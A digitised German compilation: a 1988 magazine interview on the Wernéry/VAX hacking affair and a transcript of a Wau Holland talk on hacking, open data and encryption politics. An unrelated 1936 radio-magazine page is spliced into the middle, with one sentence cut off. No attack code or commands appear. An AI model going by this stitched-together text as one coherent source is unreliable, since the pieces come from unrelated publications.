**PMC:** Die Hackerszene geriet durch den Vorfall in Aufruhr. Es hat sogar Drohungen gegeben, daß man jetzt mal wirklich ernst machen wolle.

**Gliss:** Ich habe durch einige Kontakte erfahren, daß das wohl keine leeren Drohungen sind. Das wäre aber wohl das Schlimmste, was man Wernéry in seiner Situation antun könnte. Das hieße doch, aha, jetzt schlagen die Komplizen zu.

**PMC:** Bei den betroffenen Rechnern handelt es sich fast ausschließlich um VAX-Rechner der Firma DEC. Ist durch die Vorfälle nicht jetzt die VAX zum erklärten Gegner geworden, an der die Hacker ihre Wut auslassen, egal, wer sie betreibt?

**Gliss:** Mit dieser ganzen Aktion hat Philips der Firma DEC sicherlich einen Barendienst erwiesen. Das Problem ist doch folgendes: Wenn ein Betreiber seine Anlage nicht schützt, dann versucht er, wenn er blamiert ist, die Schuld dem Hersteller zuzuschieben. Es gibt Installationen, wo Hacker versucht haben, reinzukommen, aber von den Systemen prompt abgewiesen wurden – weil die Systeme sicher organisiert sind.

**PMC:** Die Schuld liegt Ihrer Meinung nach also bei den Betreibern der Anlagen.

**Gliss:** Ein Vergleich: Wenn Sie beim Autofahren zu faul sind, den Blinker zu benutzen, und dann passiert was, dann sind sie nach landläufiger Auffassung auch schuld. Bei Computern ist es üblich, daß die Betreiber den Spieß umdrehen. Entweder ist der Hersteller schuld oder der Idiot, der mir reingefahren ist. Und die Zeugen, die da rumstehen, sind auch noch schuld, weil sie darüber geredet haben.

**PMC:** Damit meinen Sie den Berichterstatter Wernéry.

**Gliss:** Im vorliegenden Fall betreibt da jemand einen Rechner, in dem sich beliebig die Hacker tummeln können, und sucht dann nach Schuldigen.

**PMC:** Ist es denn so schwierig, einen Rechner vor unerwünschten Eindringlingen zu schützen?

**Gliss:** Natürlich nicht, bei Polizei und Militär in Deutschland sind die Rechner wasserdicht, und auch bei zahlreichen Industriebetrieben.

**PMC:** Wie viele Rechner, die an den Netzen hängen, schätzen Sie denn



Hans Gliss ist Chefredakteur der Fachzeitschrift »Datenschutz-Berater«. Er lud Wernéry als Referent ein.



Steffen Wernéry ist Vorstandsmitglied des Chaos Computer Clubs. Er ist der Hackerei beschuldigt.

durch Versäumnisse der Betreiber als schlecht gesichert ein?

**Gliss:** Das weiß ich nicht. Aber der NASA-Hack brachte ja zutage, daß selbst einige renommierte Forschungsinstitute mit geklauter Software arbeiten. Die haben sich einen gebrauchten Rechner beschafft und das Betriebssystem vom Kollegen draufgespielt. Die waren nie in der Kartei des Herstellers. Das wirft ein Licht auf die Sorgfalt, die hier waltet. Daß es hier Probleme mit der Sicherheit gibt, wundert mich nicht. Aber die Leute sollen dann bitte nicht auf die Hacker schimpfen.

**PMC:** Wie einfach kommt man denn in einen schlecht gesicherten VAX-Rechner rein? Schafft das jeder oder nur ein Spezialist?

**Gliss:** Ich dachte bis vor kurzem, daß man dazu wesentliche Erfahrungen mit

VAXen braucht. Wie ich jetzt weiß, genügt offenbar die Kenntnis umfangreicher Systembroschüren und eine gewisse Begabung. In einer Münchner Mailbox wurde ein Dokument gefunden, das genau beschreibt, wie man angeblich in schlecht gesicherte VAXen übers Telefon reinkommt. Das ist nicht der normale Weg, aber nach Ansicht von Sicherheitsexperten dürfte es funktioniert haben. Der Autor hat das nach eigenem Bekunden aus frei erhältlichen Systembroschüren extrahiert und bereits vor über zwei Jahren in jener Mailbox veröffentlicht. Das wurde nach der Entdeckung vor einem halben Jahr natürlich gelöscht.

**PMC:** Was werden die Hacker jetzt nach Ihrer Meinung konkret unternehmen?

**Gliss:** Ich hoffe, daß sie ihre eigene Position überdenken und sich auf Gebieten austoben, auf denen sie nicht straffällig werden können. Da gibt es wahnsinnig große Betätigungsfelder wie Virenprogramme, Systemoptimierung. Die da auf ihren Hacker-Status stolz sind, die sollen bitte mal erwachsen werden. Der Fall Wernéry beweist, daß das Indianerspiel zu Ende ist.

**PMC:** Und was rät der Sicherheitsexperte Gliss den Betreibern von Anlagen?

**Gliss:** Die sollten sich in vielen Fällen erst einmal Asche aufs Haupt streuen und eine Sicherheitsanalyse machen. Und bevor sie auf Hacker und Hersteller schimpfen, sollten sie Ihre individuelle Risikolage prüfen und nachsehen, was der Hersteller zur Verminderung anbietet. Und notfalls noch einiges draufsetzen. Weshalb installieren DV-Betreiber mit sensiblen Anwendungen nicht eine Rückrufautomatik, wenn sie die Rechner schon ans Netz hängen?

**PMC:** Die VAXen gelten als sehr sicher, sofern sie korrekt installiert sind. Wie steht's da bei anderen Systemen?

**Gliss:** Man muß hier unterscheiden. Wenn das System nicht an einem Netz hängt, völlig abgeschottet ist, dann muß man sich nur um die internen Benutzer kümmern. Das ist einfacher. Aber wenn Leute von außen Zugriff haben, dann hat es keinen Sinn, einen Selbstbedienungsladen ans Telefon zu hängen. Beim Betriebssystem UNIX etwa gibt es hier einige Befürchtungen.

**PMC:** UNIX unsicher? Wer behauptet das?

**Gliss:** Unter Informatikern ist derzeit eine Diskussion im Gange, welche Sicherheitseigenschaften man von UNIX in der Standardversion überhaupt erwarten kann. Und es gibt Stimmen, wonach innerhalb von UNIX einfach zuviel erlaubt ist, um absolut sichere Kontrolle zu bekommen. Da muß man auf Ergebnisse dieser Diskussion warten. Es existiert schon eine sichere Version von UNIX, die soll aber mit der Ausgangsversion nur wenig zu tun haben. ★

aus: p.m. Magazin



Sonntag, 17. April 1988 9:30

# DATEN -- AUFGZUCHT UND PFLEGE (Wau Holland)

Ich habe das Motto "Daten -- Aufzucht und Pflege" und möchte anfangen mit einem Zitat aus Rolling Stone, November 1987. Da schildert einer so eine Rundfahrt durch Deutschland mit dem Auto, wo er den Eindruck hat, daß schon die Blätter, die von Bäumen fallen, gucken, als würden sie zuviel Freiheit haben. Und die Landschaft schildert er als eine einförmige Landschaft mit lauter gleichgeschalteten Leuten, die aussehen, als seien es nur Roboter. Die in die Landschaft reingestellt sind, um das ganze so ein bißchen scheinbar zu beleben.

Das ist eine negative Zukunftssicht von der Entwicklung:  
daß die Computer immer flexibler werden  
und die Menschen immer roboterhafter.

Mit ein Grund dafür, weshalb der Chaos Computer Club eben CHAOS Computer Club heißt. Weil es unser Ansatz ist, da etwas schöpferisches dagegenzusetzen, was nicht diesen aufgeprägten, festen, hierarchischen Strukturen entspricht. In der Art und Weise hat sich dieser Club seit der Gründung 1981 entwickelt und eine Menge von Aktionen gemacht. Wir haben uns bemüht, den verschiedensten Seiten gerecht zu werden und haben eine Sache gemacht, die unter Journalisten allgemein absolut umstritten ist.

Wir haben uns, bevor die Geschichte mit dem NASA-Hack öffentlich wurde, an das Bundesamt für Verfassungsschutz gewandt, weil die ganze Geschichte zu heiß war, und weil es uns angenehmer war, daß unsere lieben amerikanischen Freunde und Besetzer den NASA-Hack nicht aus den Medien erfahren. Wir haben die merkwürdige Erfahrung gemacht, daß die Leute von DEC-Deutschland das erst geglaubt haben, als es im Fernsehen gekommen ist. Und NICHT die Vorabinformation durch uns.

Das ist schon ein ziemlich starkes Stück.

Wir haben des weiteren dabei erfahren, daß eine Reihe von Großforschungsunternehmen hier Raubkopien - wie es so heißt - von Betriebssystemsoftware gefahren haben.

An der Stelle stellten wir fest, daß wir dadurch, daß wir uns bemüht haben, von den Hackern, die wir nicht kennen, die Rechnerliste zu kriegen und die Rechnerliste dann an den Hersteller weitergeleitet wurde, daß wir da schon wieder, also naja so datenschutzrechtlich in eine Grauzone vorgestoßen sind.

Und in diesem ganzen Zusammenhang, an dem Steffen eben auch journalistisch mit mir beteiligt war -- also wir beide haben eigentlich die Entscheidung getroffen, uns da eben auch ans Innenministerium zu wenden -- haben die Franzosen etwas anders reagiert und ihn bei der Einreise zu einer Sicherheitsfachtagung, zu der er als Eröffnungsredner geladen war, in Frankreich verhaftet.

Er sitzt dort jetzt seit vier\* Wochen. Das ganze kostet alles auch eine Menge Geld. Wir können da um Spenden bitten.



Und um das jetzt nicht einfach so in den Raum zu stellen: Das, was wir - mit Steffen zusammen - an praktischem Know How erarbeitet haben, an Computer und politischen Einsatz davon, das war ein halbes Jahr Arbeit, hier in Bonn, in diesem grauen Hochhaus Tulpenfeld, was die Politik so schlecht macht, weil dieses grau einfach Leben tötet und ungeheuer viel Kraft aussaugt. Da haben wir eine Studie gemacht, über Computerisierung im Bundestag ("Trau keinem Computer, den du nicht (er-)tragen kannst." Der Grüne Zweig 117, ISBN 3-9258-117-4). Und jetzt, wo es, na, bald zwei Jahre her ist, wird die so langsam verstanden - um es mal etwas böse zu formulieren. Das Ding kostet 7 Mark 50, da oben sind noch 100 Stück und wenn eineR noch eine Spende dazugibt, dann nimmt siEr zum einen was von der Veranstaltung mit - was inhaltliches - und zum anderen hilft das auch.

### Daten und Informationen - was ist das eigentlich?

Ein Beispiel dafür: Bei einer Bank waren am Bargeldautomaten des Nachts viele unregelmäßige Abhebungen. Und die Bank wußte überhaupt nicht, warum. Sie hat erstmal versucht, durch Listenabgleich rauszukriegen, ob da irgendwelche Kunden irgendwie besonders auffällig waren oder irgendwelche Konten besonders belastet. Aber das ergab alles nichts. Das war nicht schlüssig.

Dann haben die einen Privatdetektiv eingeschaltet und der Privatdetektiv hat binnen kürzester Zeit festgestellt, daß das alles gar nichts besonderes war, weil der Bargeldautomat verkehrsgünstig gelegen war zum nächsten Straßenstrich.

So entstehen Daten quasi aus dem Nichts.

Auf einmal hatte die Bank eine Liste ihrer Bankkunden... (großes Gelächter)

Diese Entstehung von einer auf einmal *brisanten* Datei ist etwas ziemlich typisches, das passiert oft in vielen Fällen.

Wer in der politischen Arbeit so auf dieser unteren Funktionärs- und Kärrnerebene wirkt, weiß, welche Kraft es ist, jeden Scheiß, der irgendwie kommt, zu archivieren, aufzuschreiben und irgendwann dann in die jeweiligen Kisten -- bis in die Schmutzkiste -- da rein zu machen, um das irgendwann mal zu verwenden.

Auf einer großen Veranstaltung sagte einer von Coca-Cola über die Geschichte des Unternehmens: Am Anfang haben sie jahrelang nur Daten gesammelt, gesammelt, gesammelt. Und irgendwann war es soweit: dann wurden aus den Daten Informationen. Das ist eine quasi kontinuierliche Entwicklung, die aber irgendwann umkippt. Da waren es auf einmal Informationen über Marktentwicklung, über Produktplanung und und und, und wurden entsprechend eingesetzt.

Was wir hier in der BRD an Daten zur Verfügung haben, ist außerordentlich wenig. Der Punkt der Aufzucht und Pflege von Daten ist in den allerersten Keimen verhaftet. Auf der einen Seite wird den Kids von Politik und Industrie in die Köpfe geklopft: Wenn ihr nicht brav Computer lernt, gehört ihr zum sozialen Schrott, weil ihr mit der Zukunft nicht klarkommt. Wenn dieselben Kids rangehen, und versuchen, sich das Wissen der Welt, was in den Datenbanken der Welt lagert, zu greifen, kriegen sie auf die Finger geklopft, bzw. an der Stelle wollen die Franzosen an Steffen -- das ist unser Eindruck -- ein abschreckendes Beispiel praktizieren.



In Amerika ist die Situation noch etwas härter. Da gibt es den Begriff der recycelten Hacker. Die Leute werden gekrallt, eingesperrt, ihnen wird die Existenzgrundlage entzogen. Und wenn sie dann finanziell und persönlich fertig sind, gibt es in den USA eine Firma, die sich darauf spezialisiert hat, diese Leute aus dem Knast "frei"zukaufen. Die kommen dann in ein Arbeitsverhältnis, wo sie mit dem absoluten Zwie-Denk konfrontiert werden.

Das ist eine negative Utopie. Diese negative Utopie wollen wir verhindern - auch wenn es bislang nicht gelungen ist, in die Datenschutzgesetze die Straffreiheit bei Selbstanzeige reinzubringen, so wie es im Steuerrecht möglich gewesen ist.

### Hacken: was es sonst noch an Gesichtspunkten gibt.

*Die Hacker sind ein gesellschaftliches und politisches Potential, weil sie als Bevölkerungsminderheit über die ständig wachsende Datenmaschinerie lachen können.* Der Steffen hat mal formuliert: *Bei den Hackern ist es so, da sitzt die Intelligenz nicht hinter dem Bildschirm, sondern vor der Tastatur.* In diesem Sinn ist auch eine Rede und eine Redevorbereitung, wenn sie durch Computerunterstützung vorgenommen wird -- wie es Guggemos formulierte, daß er seinen Vortrag nicht ohne Computerunterstützung hätte halten können -- problematisch. Denn das läßt darauf schließen, daß er eine Textbausteinbank verwendet. Und wenn man das konsequent weiterdenkt, könnte man den Juso-Bundesvorsitzenden durch ein Expertensystem wegrationalisieren. (Großer Applaus.)

Die Verwendung von Computern für die Öffentlichkeit, für die Öffnung, das was wir als Hacker und Häcksen fordern, offene Netze, die freie Weitergabe von Information, den freien Fluß von Informationen, hat zu unserer Überraschung starke Unterstützung von der CSU gekriegt.

In den Veröffentlichungen des Bundesinnenministeriums steht drin: Datenschutzgesetze müssen durch Datenöffnungsgesetze ergänzt werden. Erste Lesung des Bundesarchivgesetzes im Deutschen Bundestag. (Faksimile BfV-Publik.) Wenn man sich die ganzen Sachen, die dahinter stecken, näher anguckt, dann ist des Pudels Kern, daß die Daten der Bürgerinnen und Bürger dem Staat zugänglich gemacht werden sollen. ZAG: Lauschangriffe des Staates auf die eigene Wohnung sollen gesetzlich sanktioniert werden.

Und auf der anderen Seite sollen in den Archiven die Namen geschwärzt werden, damit die ganzen Geschichten a la Waldheim oder bezogen auf die Verwandtschaft von Franz Josef Strauß und ähnliches, auch nach 40 Jahren Lagerfrist irgendwie nicht rauskommen. Weil: die Leute leben ja noch, und deren Persönlichkeit muß geschützt werden.

Das ist die politische Realität hier.

Und dem etwas entgegenzusetzen durch eine wirkliche Datenöffnung, durch Datenbanken, die das, was an Wissen existiert, zur Verfügung stellen, ist eine verdammt schwierige politische Aufgabe. Für alle Parteien. Da geht es der SPD im Verhältnis genauso schlecht wie den Grünen. Die haben beide gewisse entwickelte interne Hierarchien.

### *Freigabe von Information kippt Hierarchien.*

Wenn ich gut 500 Jahre zurückdenke, zu Zeiten Gutenbergs, der hat den Buchdruck erfunden. Und vorher war jeder schreibende Mönch Herr über Produktionsmittel: er schrieb die Bibel ab. Der Inhalt war vorgegeben. Die Klöster waren enzyklikengesteuerte Fabriken mit karger bis üppiger Ausstattung. Wächter waren nur bedingt notwendig, man schlug sich selbst und die Gläubigen gingen freiwillig zur Datenabgabe, zur Beichte.



Dann kam Gutenberg und erfand den Buchdruck. Plötzlich konnten -- trotz der Konzernsprache Latein -- viel mehr Menschen Wissen erlangen. Und wenn es "nur" die Bibel war. Es dauerte 50 Jahre, bis Luther sein Thesen-Flugblatt medienmäßig effektiv benutzen konnte. Etwa 200 Jahre nach Gutenberg begann Diderot und d'Alembert in Frankreich mit der Herausgabe einer 35bändigen Enzyklopädie. Dagegen gaben die Päpste Enzykliken heraus -- Rundschreiben über aktuelle Glaubens- und Sittenprobleme. Die Enzyklopädisten dagegen erstellten eine umfassende Darstellung des Wissens der Zeit in systematischer Anordnung; eine hervorragend illustrierte Beschreibung der damals modernsten Produktionsmittel.

Ganz vorn, am Anfang, ist natürlich auch beschrieben, wie man druckt, wie man sich eine Druckmaschine baut und das ganze macht. <sup>(Bild Enzy-1)</sup> Dieses Werk störte die Kreise des Papstes und er verbot es. Das Verbot half dem Papst, Zeit zu schinden. Haltbar, also praktisch durchsetzbar, war damals das Verbot nur kurze Zeit.

Der Chaos Computer Club ist intern ähnlich strukturiert wie meinetwegen eine Universität. Da gibt es den Bereich der Forschung und da gibt es den Bereich der Lehre. Das heißt, wir bemühen uns, wieder rauszulassen, was an Wissen irgendwie ansammelt wurde. Wir bemühen uns, diese Zeitspannen dazwischen verhältnismäßig kurz zu machen. Wir erkennen gewisse gesellschaftliche Strukturen an. Von daher gibt es meinetwegen eine Vorabinformation an den Verfassungsschutz.

Aber bei dieser Entwicklung von der Datenmaschinerie von vor 500 Jahren zu heute werden die Mittel, das Wissen zu sammeln und weiterzugeben, deutlich gebremst. CD-Roms etwa ... da gibt es gigantische Copyrightprobleme. Also was mich persönlich interessiert, weil ich mit Sprache zu tun hab, Wahrig's großes etymologisches deutsches Wörterbuch ist auf CD-Rom vorhanden. Aber: es ist nicht erhältlich, weil der Verlag es nicht freigibt.

In dem Moment, wo so ein Werk über die Sprache frei ist, kann der Verlag quasi keine Folgegeschäfte mehr machen. Das ist deren Befürchtung. Und in ähnlicher Art und Weise ist es mit einer Reihe von anderem Wissen, was zurückgehalten wird.


Was notwendig ist, sind öffentlich zugängliche Datenbanken; ähnlich wie es öffentliche Bibliotheken gibt, wo man an das Zeug, was offenes Wissen ist, was das Wissen der Zeit ist, eben ran kann.

In unserem Rangeln als Hacker und Haxen an die Sache ist es an einigen Punkten so, daß -- also ich such' jetzt mal Throbbing Gristle; Genesis P. Orridge von der Musikgruppe Throbbing Gristle formulierte das 1979: Die Information wird geschützt, wie das Geld auf einer Bank. Manche haben sehr viel davon, andere nur sehr wenig. Es wird scharf bewacht, dieses Kapital. Unser Job ist es, diese Bank zu knacken und all das zu holen, was uns zusteht. Ohne Rücksicht auf Verluste.

In diesem Sinn ist es auch so, daß jetzt die Briefe, die Steffen geschrieben hat, zeigen, daß er einen ganz klaren Kopf hat.

Wir haben uns seit in Kraft treten der Computergesetze und bereits schon vorher durch Veröffentlichungen in der Datenschleuder damit auseinandergesetzt, wie wir damit umgehen, daß da jetzt Gesetze kommen, die uns eine bestimmte Art zu arbeiten unmöglich machen, bzw. in Untergrund, Kriminalität und sonst was drängen. Und unsere Reaktion war darauf, zu gucken, was wollen wir eigentlich, was ist unser Interesse.






# Der Funk-Bastler

## Stummeinstellung von Rundfunkgeräten

Halle 1A: Die Sonderschau „Fernsehen“ der Deutschen Reichspost läßt die gewaltigen Fortschritte erkennen, die die deutsche Fernsehtechnik im letzten Jahre erzielt hat. Die völlig neuartigen Bildfänger (Bildaufnahmegeräte), die von der Deutschen Reichspost erstmalig anlässlich der Olympischen Spiele in den Dienst der Allgemeinheit gestellt wurden und mit denen der Fernsehprogrammbetrieb der Reichsfendeleitung ein Miterleben der Kampfhandlungen am Fernseher ermöglichte, werden den Besuchern im Betriebe vorgeführt. Erstaunlich ist auch die Verbesserung der Fernsehbilder, die von den fahrbaren Fernschwagern der Deutschen Reichspost nach dem Zwischenfilmverfahren aufgenommen und übertragen werden. Versuche mit 375-Zeilenbildern zeigen, daß bei Steigerung der Punktzahl die Fernsehbilder reicher in den Einzelheiten werden. — Die Deutsche Reichspost ermöglicht es ferner, ein Fernsehgespräch Leipzig-Berlin unmittelbar aus der Fernsehhalle der Großen Deutschen Rundfunkausstellung zu führen. — Die an der Fernsehentwicklung in Deutschland arbeitenden Firmen geben im Rahmen dieser Sonderschau einen lehrreichen Überblick über den Stand ihrer Arbeiten und der von ihnen erzielten bedeutenden Fortschritte.

### Stummeinstellung durch Totlegen des Niederfrequenzteiles.

Es gibt noch eine andere Möglichkeit, das Gerät geräuschlos auf einen Sender abzustimmen. Jeder, der verschiedene Sender empfangen will und deshalb gezwungen ist, das Gerät des öfteren neu einzustellen, meter. Instrumente für diese Zwecke sind durch den Fachhandel zu beziehen. Dipl.-Ing. H. Kümmel



## 13. Große Deutsche Rundfunkausstellung Berlin 1936

Funkturmhallen  
Täglich von 9-20 Uhr  
Der Volksender 1936  
Ehrenhalle · Große Industrie-  
schau aller apparatebauenden  
Fabriken Deutschlands · Fern-  
sehen und Fernsprechen

Täglich Abendveranstaltungen der  
Reichsrundfunkgesellschaft in Halle 2

### Unser treuer Postabonnent

Herr A. R., Strafanstaltswerkmeister in Ludwigsburg verunglückte auf dem Heimwege durch den Anhängen eines Personenautos so schwer, daß er einige Tage später im Kreis-krankenhaus seinen erlittenen Verletzungen erlag. —

Gemäß den Unfall-Versicherungsbedingungen für die Abonnenten der „Funk-Flu-  
strieren“ in Stuttgart zahlte die Württembergische Feuerversicherung A.-G. in Stuttgart an die Witwe des verunglückten Postabonnenten den festgesetzten Betrag in Höhe von

**RM. 500.—**

Jeder Abonnent der „Funk-Flu-  
strieren“ und seine Ehefrau sind bei der Württembergischen Feuerversicherung A.-G. in Stuttgart nach 1 monatigem ununterbrochenem Bezüge der Zeitschrift mit je 500 Mark bei tödlichem Unfall bezw. mit je 1000 Mark bei langwieriger Invalidität bis 48 Stunden der Württembergischen Feuer-  
versicherung A.-G. in Stuttgart ausgesetzt. Ueber die Voraussetzungen der Versicherung geben die Versicherungsbedingungen Aufschluß, die vom Verlag der Württembergischen Feuerversicherung A.-G. zu beziehen sind.



Und das Ziel ist: Social Hacking.

Das heißt, zu gucken, in was für einer Welt leben wir. Wie können wir die verändern und wie können wir da was erreichen, ohne daß wir uns den Kopf an der Wand blutig stoßen.

Und da gibt es doch - und das ist eine Sache, die ich an der Situation schätze, eine Menge von Möglichkeiten, Information und Wissen zu verbreiten, über Strukturen, die hier herrschen.

Etwa die Kommunikationspreise.

Da findet man raus: wir verschicken eine Presseerklärung zum Thema Steffen als Rundsendung.

Wupp, sind da 600.- Telexgebühren fällig.

Wir denken über das ganze betriebswirtschaftlich nach. Wir kalkulieren - das machen wir schon länger, was diese Kommunikation eigentlich kostet - und stellen dann fest, daß die Kommunikation vielleicht um den Faktor 100 bis 1000 überteuert ist.

Das heißt:

Telefonate, Telex, Telefax und so weiter müsste man jeden Preis mindestens mal durch 100 teilen, um da mal zu einem reellen Preis zu kommen.

DAS hat politisches System.

Es geht darum, die Kommunikation von Menschen einzuschränken, um sie politisch beherrschbar zu machen.

Und wenn man das erstmal irgendwie so geschnallt hat, ist es natürlich klar, an welcher Stelle man da nach Lücken sucht und versucht, bestimmte Entwicklungen voranzutreiben. Ein Aspekt davon ist auch sowas wie die Public Domain Software, ein anderer ist, eben zu gucken, wo man Möglichkeiten hat, seine eigenen Ideen rüberzutragen.

Und wenn ich mich dann mal so in der Politik umguck und dann in Richtung CDU guck, das Verhältnis von CDU zu Computer, dann muß ich sagen, vor vielleicht zehn Jahren hat die ihren ersten Computerskandal genial bewältigt. Damals ging es um irgendwelche Spendengeschichten, und sie hat es in den Medien durchgesetzt, daß es allgemein hieß: Schuld war der Unterschriftencomputer.

Das ist gutes Informationsmanagement, sowas hinzukriegen im öffentlichen Ergebnis.

Auf der anderen Seite hat die CDU ja nun auch -- ich frage mich eigentlich immer, wo ist in dem Laden der General, bei dem Generalsekretär? Der General bei der CDU ist so nach meiner Einschätzung der Computer. Daß da eine Datenmaschinerie steht, ein Wang-System, was gut vernetzt ist, bis zur Kreisebene runter, und was eben bestimmte, meinungsmachende Pressemeldungen, für Wochen, Monate, Jahre -- ja gut, also die Entwicklung ist so chaotisch, daß man meist eh nicht viel nach vorne planen kann, aber zumindest eben nach vorne -- drin hat. Da hat sich auch irgendwie mal ein Grüner reingehackt. Die Kohlredendatei hatte, so hieß, das Kennwort Hannelore (Großes Gelächter).

Also, zurück zu dem Take. Das ist eine bestimmte Macht, die dort ausgeübt wird, die jetzt bewußt praktiziert wird. Wenn man sich mit diesen ganzen Maschinerien näher beschäftigt, dann stellt man fest, daß man selber auch in ähnlicher Art und Weise damit arbeiten kann.



Computer sind Nachrichtenwaffen.

Je besser die Computer sind, desto strenger wird der Export von den Amerikanern kontrolliert. Die stehen eben auf der Exportverbotliste für Waffen, die größeren besseren Computer. In Heidelberg war jüngst der Fall an der Universität, daß die Uni sich einen neuen Rechnerzusatz -- einen Vektorrechner -- kaufen wollte.

Es gab schon neue Benutzungsrichtlinien für das Rechenzentrum. Die ausländischen Studenten zum Beispiel aus Ostblockländern und China und -- ja, Nicaragua war noch erlaubt, zu unserer Verblüffung, aber Südafrika verboten -- die durften nicht mehr am Rechner arbeiten, weil der eben jetzt so leistungsfähig war. Das hätte für einige bedeutet -- so meinetwegen bei der Doktorarbeit -- die sich mit größeren Wettersimulationen beschäftigen, wo man Rechenzeit so im Verhältnis von Tagen bis Monaten statt Sekunden braucht -- daß die da nicht mehr hätten rechnen können, bzw. nur noch auf dem Zweitrechner, wo das ganze dann eben nicht Tage, sondern Monate bis Quartale gedauert hätte. Und nach heftigen Diskussionen und Protesten hat die Uni dann beschlossen, jetzt erst einmal auf den Erwerb dieses Rechnerzusatzes zu verzichten.

Gut, da hat sich die Freiheit der Wissenschaft ein Stück weit durchgesetzt. Auf der anderen Seite ist die Entwicklung inzwischen soweit, daß die Amerikaner da nicht mehr allzuviel machen können. Weil es inzwischen auf europäischer Basis Transputerentwicklungen gibt, die viel leistungsfähiger sind als die von den Amerikanern unter Exportverbot stehenden Rechner.

Die Transputer sind beispielsweise in London bei der Polizei eingesetzt. Damit laufen dann solche Sachen wie Fingerabdruckvergleich per Computer. Die Kisten machen das zu einem Zehntel des Preises etwa zehn mal so schnell wie bisher; also den Faktor hundert. Da werden so stückweit die Polizeien der verschiedenen Länder ausgestattet.


Als Steffen in Paris verhaftet wurde, ging auch dort die Neuanschaffung eines solchen Fingerabdrucksystems durch die Presse. Frankreich ist in einigen Punkten eh etwas härter. Da ist in jedem Personalausweis schon ein Fingerabdruck drin. Das gehört da zum System. Und jetzt ist halt auch die Maschinerie da, um das effektiv einsetzen zu können. Denn bei Fingerabdrücken, Fingerabdruckvergleich ist ein sehr komplexes Bilderkennungs- und Musterverarbeitungssystem notwendig.

Man kann Computer auch anders einsetzen. Zur freien Informationsverbreitung haben die Bayern gerade bei Tschernobyl ein gutes Beispiel geliefert, daß es eben möglich ist, wenn bestimmte Informationen einfach rausgepowert sind, und man dann in der kapitalistischen Medienkonkurrenz rumhängt, daß die dann unter dem Zwang stehen: irgendeiner bringt schon die Meldung, also bringen wir die auch. Bis hin zur Bildzeitung: "Bringen Katz' und Hund Atom ins Haus?", so diese Verkürzungen damals.

Aber: im Verhältnis zu anderen Ländern, ist hier sehr, sehr viel zu Tschernobyl gelaufen, wo in Frankreich medienmäßig nichts gelaufen ist.

In Frankreich ist es nun auch soweit: der Staat bringt einen von Greenpeace um, und der Konzern Greenpeace schließt in Paris sein Büro.

Das heißt: soweit, so stark ist die französische Atompolitik. Und was jetzt irgendwelchen Hackern vorgeworfen wird, ist, daß sie eben in Frankreich irgendwann irgendwo in der militärischen Fließbandsteuerung rumhingen und da solche Rechner benutzt haben.





Gut, die haben die nur zum Durchschalten zu sonstwohin benutzt. Aber wenn man sich da mal vorstellt, daß man wirklich mal da so eine Fließbandstraße einfach über Telefon umprogramieren kann - das ist schon eine sehr interessante Vorstellung. (Gelächter im Publikum)

Ich muß jetzt erstmal den nächsten Zettel suchen.

Computer sind nicht nur Werkzeug, nicht nur Denkzeug und nicht nur Spielzeug. Es sind eben auch Produktionsmittel, wie so eine Fließbandsteuerung zeigt.

Und sie sind Nachrichtenwaffen.

Ich beharre ein Stück weit auf dieser Einschätzung, weil ich selber irgendwo gegen Waffen bin und mich einfach zwingen muß, mich mit diesem Aspekt auseinanderzusetzen bei den Kisten.

Als die Computer vom Militär entwickelt wurden - wenn ich da mal eine Besichtigung für technisch Interessierte empfehlen kann: In Koblenz gibt es ein Bundeswehrmuseum über Waffenentwicklung, die Wehrtechnische Studiensammlung. Da findet man auch Panzer vom Nibelungenwerk drin und einen der ersten Computer; im Holzgehäuse mit einem riesigen Hörrohr als Trichter dran. Das ist ein Verzögerungsrechner.

Der Trichterdurchmesser ist vielleicht 1,50 m und das steht auf einer Holzplattform von etwa zwei Meter Durchmesser mit einer Kurbel dran. Und das Ding kann man drehen. Und das wird auf den Himmel gerichtet -- auf Flugzeuge. Und dann wird für das Geschütz entsprechend - aufgrund des Schalls verzögert - berechnet, wo man nun hinzielen muß, um das Flugzeug zu treffen.

Derartige Gerätschaften in der Computerentwicklung kann man sich da in Koblenz anschauen. Die Weiterentwicklung der Computer vom Militär hat jetzt beim Militär zu der absurden Situation geführt, daß ausgerechnet diese letzte Waffe, die sie entwickelt haben, umgekehrt eingesetzt werden kann. Quasi von jedermann, durch die industrielle Massenproduktion.

Das heißt, wenn ich mir den Commodore '64 als einen "Popelcomputer" anschau, dann ist das vielleicht die Rechenkapazität, mit der das Militär, sagen wir mal, 1950 seine strategischen Geschichten gemacht hat. Und wenn ich mir einen Kasten wie den Atari ST anschau, dann war das der erste PC, der die Rechenkapazität besitzt, um, wenn man ihn als Produktionsmittel benutzt, als Designwerkzeug für Leiterplattenentflechtung, für Gehäusedesign und so weiter -- ausreichend Rechenkapazität zu besitzen, um auf sich selbst entwickelt zu werden; quasi eine Metaebene. Und dann jetzt die Transputer-Entwicklung, die verschärft das ganze noch eins.

Damit ist es möglich, wirklich solche Höchstsicherheits-Verschlüsselungs-Geräte zu machen, daß man nun wirklich nichts mehr knacken kann. Seit etwa Mitte der 60er Jahre ist es allgemein so, daß die Computertechnik ausreicht, um knacksicher verschlüsseln, wie es David Kahn in "The Codebreaker" beschrieb.

(Kassettenwendepause) ...wollen einige Leute noch die Kontrolle behalten. In den verschiedenen Ländern wird Verschlüsselung unterschiedlich gehandhabt. Bei Südafrika war es beispielsweise so, da war das unter Exportverbot, dieses Know How dortin zu transferieren. Es hat ein Jahr gedauert, dann hat Südafrika selber Höchstsicherheitsverschlüsselungsmaschinen exportiert. Weil: wenn man sich mit der Materie beschäftigt und drüber nachdenkt, dann schnallt man irgendwann, wie das läuft -- und dann kann man es eben selber machen.



In der Bundesrepublik gibt es keine Baubeschränkungen bei Entwicklungen. In Österreich werden solche Verschlüsselungsgeräte schon produziert. Und jetzt mal als historischer Rückblick. Was macht eigentlich die Macht der Schweizer Banken aus, wo kommt das her?

Die Schweiz stellt seit längerer Zeit Nachrichtenhochsicherungsgeräte her. Zu Zeiten des zweiten Weltkrieges gab es nur in der Schweiz keine Beschränkungen für den Nachrichtenschutz. Das heißt im Klartext: Die Schweiz war das einzige Land zu Zeiten des 2. Weltkrieges, wo die Banken ihre Geschäfte abwickeln konnten, ohne daß irgendjemand anderes das Recht hatte, das zu kontrollieren.

Ist doch klar, daß die sich dann dahin zurückziehen.

